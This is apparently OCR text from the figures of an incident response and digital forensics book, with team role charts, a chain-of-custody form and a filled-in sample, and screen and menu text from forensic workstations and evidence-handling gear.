



Chapter 1: Understanding Incident Response







Chapter 2: Managing Cyber Incidents







Fusion Center Director
SOC Manager
CSIRT Manager
SIEM Platform
SOAR
Threat Intel Manager
SOC Analysts
CSIRT Analysts
Threat Intel Analysts


Confidentiality
Integrity
Availability


Infected
Staging
Production
Network Administrator
Desktop Adminstrator
CSIRT Analyst

Chapter 3: Fundamentals of Digital Forensics



IR PROACTIVE

Computer Security Incident Response Chain of Custody Form

Incident Information

Intake ID:	Analyst	Submission #:

Electronic Media Details

Item Number:	Description:	
Manufacturer:	Model#	Serial Number:

Image or File Details

Date / Time Acquired:	Created By:	Method:	Storage Drive:
File/Image Name:		Hash:	

Chain of Custody

Tracking No:	Date/Time:	FROM:	TO:	Reason:
	Date:	Name/Org:	Name/Org:	
	Time:	Signature:	Signature:	
	Date:	Name/Org:	Name/Org:	
	Time:	Signature:	Signature:	
	Date:	Name/Org:	Name/Org:	
	Time:	Signature:	Signature:	
	Date:	Name/Org:	Name/Org:	
	Time:	Signature:	Signature:	
	Date:	Name/Org:	Name/Org:	
	Time:	Signature:	Signature:	
	Date:	Name/Org:	Name/Org:	
	Time:	Signature:	Signature:	
	Date:	Name/Org:	Name/Org:	
	Time:	Signature:	Signature:	

Incident Information

Intake ID: 2022-00056	Analyst Johansen, G	Submission #: 001

Electronic Media Details

Item Number:	Description:	
001	'easystore' External HDD	
Manufacturer:	Model#	Serial Number:
Western Digital	1621B	WX62D80FVXN1

Image or File Details


Date / Time Acquired:	Created By:	Method:	Storage Drive:
March 15, 2022, 0113 UTC	Johansen, G	TCPDump	Forensics HDD-01
File/Image Name:		Hash:	
CoreRouter.pcap		f1e815e58c168ac377b8cf576bd1db68	

Chain of Custody


Tracking No:	Date/Time:	FROM:	TO:	Reason:
1	Date: 03/15/22	Name/Org: Gerard Johansen IRProactive	Name/Org: Carol Davis IRProactive Evidence Custodian	Evidence acquisition and storage
	Time:0126 UTC	Signature: Gerard Johansen	Signature: Carlos Davis	
2	Date: 03/16/22	Name/Org: Carol Davis	Name/Org: Gerard Johansen	Analysis
	Time: 1642 UTC	Signature: Carlos Davis	Signature: Gerard Johansen	


TABLEAU
Forensic SATA/IDE Bridge
DC IN
IDE
Power
IDE Detect
SATA Detect
Host Detect
Write Block
Activity
DC OUT
SATA
USB 3.0
Update Mode


2017.1
Terminal emulator
File Manager PCManFM
Guymager
deft
zero
No Indicators 17:24


caine's Home
Install CAINE 20.04
INFO
Trash
Autopsy
Disk Image Mounter
Displays
keyboard
Caja-Root
SIDEREAL
CAINE
Network
UnBlock
Computer
Guymager
Network Servers
Computer Aided INvestigative Environment
dom mar 20, 15:57
0 B/s 0 B/s
en


Activities
Mar 20 14:32
sansforensics
Hunt-Evil.pdf
Trash
SIFT-Cheatsheet.pdf
Poster_Threat-Intelligence-C...
Windows-to-Unix-Cheatshe...
Network-Forensics-Pos...
Hex-File-Regex-Cheatsheet.pdf
SIFT-REMnux-Poster.pdf
SQLite-Pocket-Reference.pdf
DFIR-Smartphone-F...
mount_points
Windows-Forensics-Pos...
cases
iOS-3rd-Party-Apps-Poster.pdf
Zimmerman-Tools-Poster.pdf
SIFT
WORKSTATION



20 Mar, 09:10
Trash
Home
Cases
LINUX
Start a Case
Readme.txt
0h 2m 33s
Uptime
User:csi
March 20, 2022
09:10
CPU
21%
/home
20.9GiB
/dev/sda
1.43MiB
/dev/sdb
6B
RAM
47%
ROOT
20.9GiB
SWAP
0%
LINUX



Activities
Sun 09:56
Type to search...
BinNavi
Burp Suite Com...
Cutter
CyberChef
Document Viewer
edb
Files
Firefox Web Bro...
Help
Input Method
JD-GUI
Language Support
NetworkMiner
pgAdmin III
SciTE Text Editor
Settings
Startup Applicati...
Terminal
Text Editor
Tweaks
Visual Studio Co...
Wireshark
Frequent
All



MISSION DARKNESS
PHONE SHIELD
BLOCK ALL WIRELESS SIGNALS
TAMPER GUARD
EVIDENCE TAPE

